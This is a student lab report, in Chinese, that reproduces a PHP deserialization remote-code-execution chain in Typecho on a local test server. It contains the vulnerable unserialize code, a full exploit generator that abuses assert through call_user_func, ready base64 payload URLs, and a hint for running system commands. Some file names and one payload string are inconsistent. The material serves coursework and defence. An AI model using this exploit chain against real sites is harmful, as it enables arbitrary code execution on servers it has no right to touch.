《软件安全》实验报告

姓名：王昱　　学号：2212046　　班级：信息安全班

一、实验名称：

复现反序列化漏洞

二、实验要求：

复现 12.2.3 中的反序列化漏洞，并执行其他的系统命令。

三、实验原理：

反序列化漏洞是一种常见的安全漏洞，攻击者利用该漏洞可以在目标系统上执行任意代码。

四、实验过程：

（一）创建反序列化 php 文件

新建文件 typecho.php，写入以下内容：

```
/*typecho.php*/
<?php
class Typecho_Db {
    public function __construct($adapterName) {
        $adapterName = 'Typecho_Db_Adapter_' . $adapterName;
    }
}

class Typecho_Feed {
    private $item;
    public function __toString() {
        $this->item['author']->screenName;
    }
}

class Typecho_Request {
    private $_params = array();
    private $_filter = array();

    public function __get($key) {
        return $this->get($key);
    }

    public function get($key, $default = NULL) {
        switch (true) {
```

```
                case isset($this->_params[$key]):
                    $value = $this->_params[$key];
                    break;
                default:
                    $value = $default;
                    break;
            }
            $value = !is_array($value) && strlen($value) > 0 ? $value : $default;
            return $this->_applyFilter($value);
        }

        private function _applyFilter($value) {
            if ($this->_filter) {
                foreach ($this->_filter as $filter) {
                    $value = is_array($value) ? array_map($filter, $value) :
call_user_func($filter, $value);
                }
                $this->_filter = array();
            }
            return $value;
        }
}

$config = unserialize(base64_decode($_GET['__typecho_config']));
$db = new Typecho_Db($config['adapter']);
?>
```

说明：

通过对代码的分析，我们可以确定该 Web 应用存在反序列化漏洞。首先，程序通过 $_GET['__typecho_config'] 从用户处获取数据，并对其进行反序列化。反序列化的参数是用户可控的，这是漏洞的入口点。具体地，应用程序将用户输入的 Base64 编码字符串解码，然后反序列化为 PHP 对象或数组。这意味着攻击者可以通过特定构造的数据来控制反序列化的结果，从而操控应用程序的行为。

接下来，程序实例化了 Typecho_Db 类，并调用了它的构造函数。在构造函数中，程序使用反序列化得到的 $config['adapter'] 作为参数，进行了字符串拼接操作。这一步虽然看似无害，但在 PHP 中，如果一个对象被当做字符串处理，那么该对象中的__toString()方法将会被自动调用。通过

全局搜索，我们发现 Typecho_Feed`类中存在 __toString()方法，而这个方法会访问类中私有变量 $item['author'] 的 screenName 属性。

在 Typecho_Feed 类的 __toString() 方法中，访问 $item['author'] 的 screenName 属性。这里引出了另一个 PHP 反序列化的知识点：如果 $item['author'] 是一个对象，并且该对象没有 `screenName` 属性，那么会自动调用该对象中的__get() 方法。在 Typecho_Request 类中，正好定义了__get()方法，该方法会返回 get()方法的结果，而 get() 方法最终会调用 _applyFilter() 方法。在 _applyFilter() 方法中，使用了 PHP 的 call_user_func() 函数，这意味着我们可以控制传入的函数和参数，从而执行任意代码。

综上所述，通过传入特定的序列化数据，我们可以构造一条完整的利用链：在 Typecho_Feed 类中触发 __toString() 方法，从而访问 Typecho_Request 类的 __get() 方法，进而调用 `get()` 方法并最终触发 _applyFilter() 方法中的 call_user_func()函数。通过这种方式，我们能够执行任意函数，实现任意代码执行。

（二）建立 exe.php 文件注入攻击文件

接下来我们开始利用上一部分的利用链，写出对应的代码：

```
/*exp.php*/
<?php
class Typecho_Feed
{
    private $item;
    public function __construct() {
        $this->item = array(
            'author' => new Typecho_Request(),
        );
    }
}

class Typecho_Request
{
    private $_params = array();
    private $_filter = array();
```

```
        public function __construct() {
            $this->_params['screenName'] = 'phpinfo()';
            $this->_filter[0] = 'assert';
        }
}

$exp = array(
        'adapter' => new Typecho_Feed()
);
echo base64_encode(serialize($exp));
?>
```

说明：


- 上述代码中用到了 PHP 的 assert() 函数，如果该函数的参数是字符串，那么该字符串会被 assert() 当做 PHP 代码执行，这一点和 PHP 一句话木马常用的 eval() 函数有相似之处。
- phpinfo(); 便是我们执行的 PHP 代码，如果想要执行系统命令，将 phpinfo(); 替换为 system('ls'); 即可，注意最后有一个分号。
- 访问 exp.php 便可以获得 payload ，通过 get 请求的方式传递给 typecho.php 后 phpinfo() 成功执行。

这段代码主要是为了创建一个经过序列化和 Base64 编码的字符串，这个字符串在反序列化后会创建一 个 Typecho_Feed 对象，这个对象中包含一个 Typecho_Request 对象。当反序列化这个字符串 时， Typecho_Request 对象的 screenName 参数会被 assert 过滤器处理，这代表 phpinfo()字符串会被执行为 PHP 代码，运行 phpinfo() 函数。


（三）复现反序列化漏洞

- **获取 payload**

查看我们的文件目录如下：



打开 http://127.0.0.1/exe.php 如下所示：



我们将其中的内容粘贴下来，如下所示：

```
YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntpOjA7czo2NDoiZjY3JlZW5OYW1lIjtzOjk6InBocGluZm8oKSI7fXM6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fX19
```


- **执行 typecho.php**

在得到我们的 payload 之后，我们就可以去执行前面第一个 php 文件了。我们利用 GET 的方式，将这串 payload 传给 typecho.php 文件，URL 如下所示：

```
http://127.0.0.1/typecho.php?__typecho_config=YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntpOjA7czo2NDoiZjY3JlZW5OYW1lIjtzOjk6InBocGluZm8oKSI7fXM6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fX19
```

访问上述拼接后的 URL，成功执行了 phpinfo() 代码，如下图所示：

运行后如下所示：



- **执行其他系统命令**

还可以使用该 payload 来执行一些常见的系统命令，比如说关机，启动 APP、新建文件等。我们可以将 phpinfo(); 替换为 fopen(\'newfile.txt\', \'w\'); 该条命令的作用是新建一个文件。我们把 exe.php 文件中代码句 $this->_params['screenName'] = 'phpinfo()'; 中的 phpinfo() 替换为 fopen(\'newfile.txt\', \'w\'); ，即实现在 exe.php 目录下产生一个名为 newfile.txt 的文本文件。

```
http://127.0.0.1/typecho.php?
__typecho_config=YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czox
ODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1Jlc
XVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW
5OYW1lIjtzOjI1OiJmb3BlbignbmV3ZmlsZS50eHQnLCAndycpIjt9czoyNDoiAFR5cGVjaG9fU
mVxdWVzdABfZmlsdGVyIjthOjE6e2k6MDtzOjY6ImFzc2VydCI7fX19fX0=
```


运行如下：

检查 typechp.php 后发现问题出在 Typecho_Feed 类的 __toString() 方法中。在 中， PHP __toString() 方法必须返回一个字符串值。但在代码中，这个方法并没有返回任何值，因此 PHP 抛出了一个错误。 因此，将代码最后一句前加上 return，同时，由于命令并不总是返回字符串，需要进行异常处理， 修改如下：

```
class Typecho_Feed {
    private $item;
    public function __toString() {
        $screenName = $this->item['author']->screenName;
        if (is_string($screenName)) {
            return $screenName;
        } else {
            return 'Not string!';
        }
    }
}
```

那么，再次进入上述 URL，成功执行代码，不报错。

目录产生了 newfile：



实验圆满完成。

五、心得体会：

通过这次反序列化漏洞实验，我深入理解了反序列化过程中潜在的安全风险。代码的分析和实践让我认识到，未验证的用户输入会带来严重的安全隐患。特别是在使用 unserialize 函数时，必须谨慎处理输入数据，防止攻击者构造恶意对象链实现任意代码执行。这个实验强化了我对安全编码的意识，也让我更加重视在实际开发中采取必要的防护措施来保障系统安全。

同时，本学期的实验也完结了，每次的实验在老师的悉心讲解以及助教的解答下不是很困难，在实验中解决了许多困难，收获了许多乐趣，从一开始的小白到现在的软件安全入门，过程还是很值得回忆的。在未来，我也会继续深入学习这方面的知识，为软件安全做出一些贡献。